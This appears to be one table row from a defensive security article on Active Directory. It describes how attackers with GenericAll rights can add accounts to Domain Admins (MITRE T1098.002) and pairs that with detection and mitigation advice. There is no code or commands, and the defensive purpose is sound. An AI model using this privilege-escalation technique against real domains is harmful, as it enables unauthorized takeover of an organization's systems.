Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

Author: Pradnya Pawar is an InfoSec researcher and Security Tech Lead. Contact **here**